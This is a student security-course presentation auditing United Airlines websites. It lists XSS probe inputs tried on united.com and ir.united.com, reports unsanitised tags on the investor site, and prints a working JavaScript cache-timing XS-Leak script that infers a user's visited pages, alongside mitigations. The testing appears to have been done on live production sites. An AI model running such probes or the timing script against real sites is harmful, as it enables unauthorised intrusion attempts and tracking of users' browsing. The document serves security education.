United Airlines Web Audit

Team United (A4)
Alex, Troy, and Yang

Computer System Security, Winter 2024
Final Presentation

United Airlines Web Audit

Team United: Alex, Troy, and Yang

- Background about the website
  - Functionality
    - Authenticate users through login mechanisms
    - Allow users to purchase, view, and check-in to their flights
    - Collect informations necessary to identify users during the actual flights
    - Complete online financial transactions for purchasing and top-up purposes
    - Provide its own credit card services
  - What data collected
    - **Login Mechanism:** Username, passwords, security questions and answers
    - **User Profile:** Full name, birthday, gender, nationality, country of residence
    - **Contact information:** Phone number, email address, mailing address
    - **Travel documents:** COVID-19 documents, passports, TSA pre-check
    - **United Airlines:** Account number, lifetime miles, trips, activities
    - **Finance:** Wallet, credit card, TravelBank, receipts, travel credit

United Airlines Web Audit


Team United: Alex, Troy, and Yang

- Story and Threat Model
  - Websites belonging to airlines tend to be one of the most vulnerable website, due to the nature of their operation. Passengers provide PII such as passport information, phone number, email, etc. Thus, auditing these websites through eavesdropping and penetration tests are vital in revealing security weaknesses.
- Focusing on auditing and finding vulnerabilities for United Airlines websites:
  - United Airlines commercial website (*.united.com and *.ual.com)
  - United iOS and Android apps
  - United MileagePlus X iOS and Android Apps
- Project Goals:
  - Eavesdropping on network traffic and pen testing in the following areas:
    - XSS testing with any input fields
    - XS-Leaks
    - iFrame vulnerabilities


United Airlines Web Audit

Team United: Alex, Troy, and Yang

- XSS Vulnerability
  - I tested for possible XSS weaknesses by looking for any input fields across the *.united.com
  - Trying inputs such as:
    - <script>alert("testing for a class!")<script>
    - <img>
    - <iframe>
    - <form>
    - <script>
  - Attempts on their main website led to a 403 Error: Access Denied



- XSS Vulnerability (continued)
  - I shifted focus to their Investor Relations website at ir.united.com
  - Using the same method, I found they do not sanitize for <img>, <iframe>, or <form> tags.
    - Note the <img> output at the bottom
  - I did not pursue any further as I couldn't access the page for a few minutes after every attempt
- Mitigations
  - Sanitize for the above frames on all pages linked to the *.united.com domain



United Airlines Web Audit

Team United: Alex, Troy, and Yang

- XS-Leak through Timing Side-Channel
  - By timing how long an image takes to load, we can tell whether it is cached or not
    - Cached = User has visited the page
  - Script checks how long it takes the image to load and is considered cached if it takes < 5ms to load
  - Outputs YES or NO depending on cached or not
  - Testing this on myself
    - I got a target image's URL across 3 pages
    - Put the image URL's and corresponding page URL's into the script on the right
    - I cleared cookies and cache
    - Navigated to the desired target pages
    - Inspected and ran the code in console
  - Target Pages in Experiment:
    - Chief Trash Officer Initiative
    - Investor Relations
    - Help Center


- XS-Leak Implementation
  -

```
page_urls = ["https://www.united.com/en/us/fly/company/responsibility/chief-trash-officer.html",// first image
"https://ir.united.com/", //second image
"https://www.united.com/en/us/fly/help-center.html"] //third image
image_urls = [
"https://media.united.com/assets/m/19e12e9dba4f1b69/original/cto-2-0-oscar-image-1-final-2x-2732x1550.png",
"https://ir.united.com/sites/g/files/knoqqb38751/themes/site/nir_pid3160/dist/banners/UAL_IR_1_944x270.png",
"https://media.united.com/assets/m/3da1a9b33ad56e73/original/vertical-tabs-hero.png"]
async function li(i_list, p_list){
console.log('\n\n**************************** XS-LEAKS *******************************\n');
for(l=0;l<i_list.length;l++){
      page_name = p_list[l];
      var start = performance.now();
      var img = new Image();
      img.src = i_list[l];
      await new Promise(r=>setTimeout(r,5));
      visited = img.complete;
      var time = performance.now() - start;
      if(visited === true){
        result = 'YES';
        }
        else{ result = 'NO'}
      //console.log("Time taken %d ms.", time);
      console.log(visited + '   ' + i_list[l]);
      console.log('Have you visited the ' + page_name + ' page ? => ' + result + ', based on timing.');
   }
   console.log('\n\n*********************************************************************************\n');
}
li(image_urls, page_urls);
```


United Airlines Web Audit

Team United: Alex, Troy, and Yang

- XS-Leak Results



- Console Output



    - We see that from the timing alone, we know that the user has now visited the chief-trash-officer and help center page, but NOT visited the Investor Relations page.
- Implications
    - Attacker has knowledge of victim's browsing habits and build a profile of the victim
    - Example: Attacker can figure out what destinations the victim is interested in or which banks they use.
- Mitigations
    - Reduce cache timeout, so images are loaded frequently, but this will slow down the website

United Airlines Web Audit

Team United: Alex, Troy, and Yang

- Your suggestions to the website
  - Cookies
    - Secure all cookies carefully with attribute flags
    - If possible, limit the number of cookies used
  - Add sanitization for tags throughout the *.united.com domain to mitigate XSS
  - Reduce cache timeout to mitigate timing side channel XS-Leaks
- What have you learned & Discussion
  - Websites possess a large amount of sensitive information we want to protect. Despite this, it is difficult to cover all bases when designing a website and bug bounties help alleviate some responsibility of the software team.
  - From our experiments, we found that some vulnerabilities can only be mitigated and further solutions may come at the cost of a user's experience with the website (i.e. website slow down with cache timeout).
    - Therefore, a balance has to be struck between security and performance.

United Airlines Web Audit

Team United: Alex, Troy, and Yang

- References

  - Bhargavan, Karthikeyan, and Gaëtan Leurent. "On the practical (in-) security of 64-bit block ciphers: Collision attacks on HTTP over TLS and OpenVPN." Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security. 2016
  - “Birthday Attacks on 64-Bit Block Ciphers in TLS and Openvpn.” Sweet32, sweet32.info/. Accessed 13 Mar. 2024.
  - Cristello, Bob. “WordPress Google Analytics Plugin Vulnerability Impacts over 3 Million Websites.” LinkedIn, 23 May 2023, www.linkedin.com/pulse/wordpress-google-analytics-plugin-vulnerability-over-3-cristello/.
  - Kovacs, ByEduard. “United Airlines Patches Serious Flaw after 6 Months.” SecurityWeek, 23 Nov. 2015, www.securityweek.com/united-airlines-patches-serious-flaw-after-6-months/.
  - Arturjanc, and terjanq (2020, December 4). Introduction. XS-Leaks Wiki. Retrieved 13 Mar. 2024, from https://xsleaks.dev/
  - Bortz, A., and Boneh, D. (2007, May). Exposing private information by timing web applications. In Proceedings of the 16th international conference on World Wide Web (pp. 621-628).
  - Heyes, G. (2019, October 9). XS-Leak: Leaking IDs using focus. PortSwigger Research. Retrieved 13 Mar. 2024, from https://portswigger.net/research/xs-leak-leaking-ids-using-focus
  - Teo Selenius (February 24, 2021). XS-Leaks (Cross-Site Leaks) Attacks and Prevention. Retrieved 13 Mar. 2024, from https://www.appsecmonkey.com/blog/xs-leaks
  - Gyawali, Aakash. “Introduction to Cross-Site Leaks (XS-Leaks) - Attacks and Mitigations.” CyberCX, 24 July 2023, cybercx.co.nz/blog/cross-site-leaks-attacks/.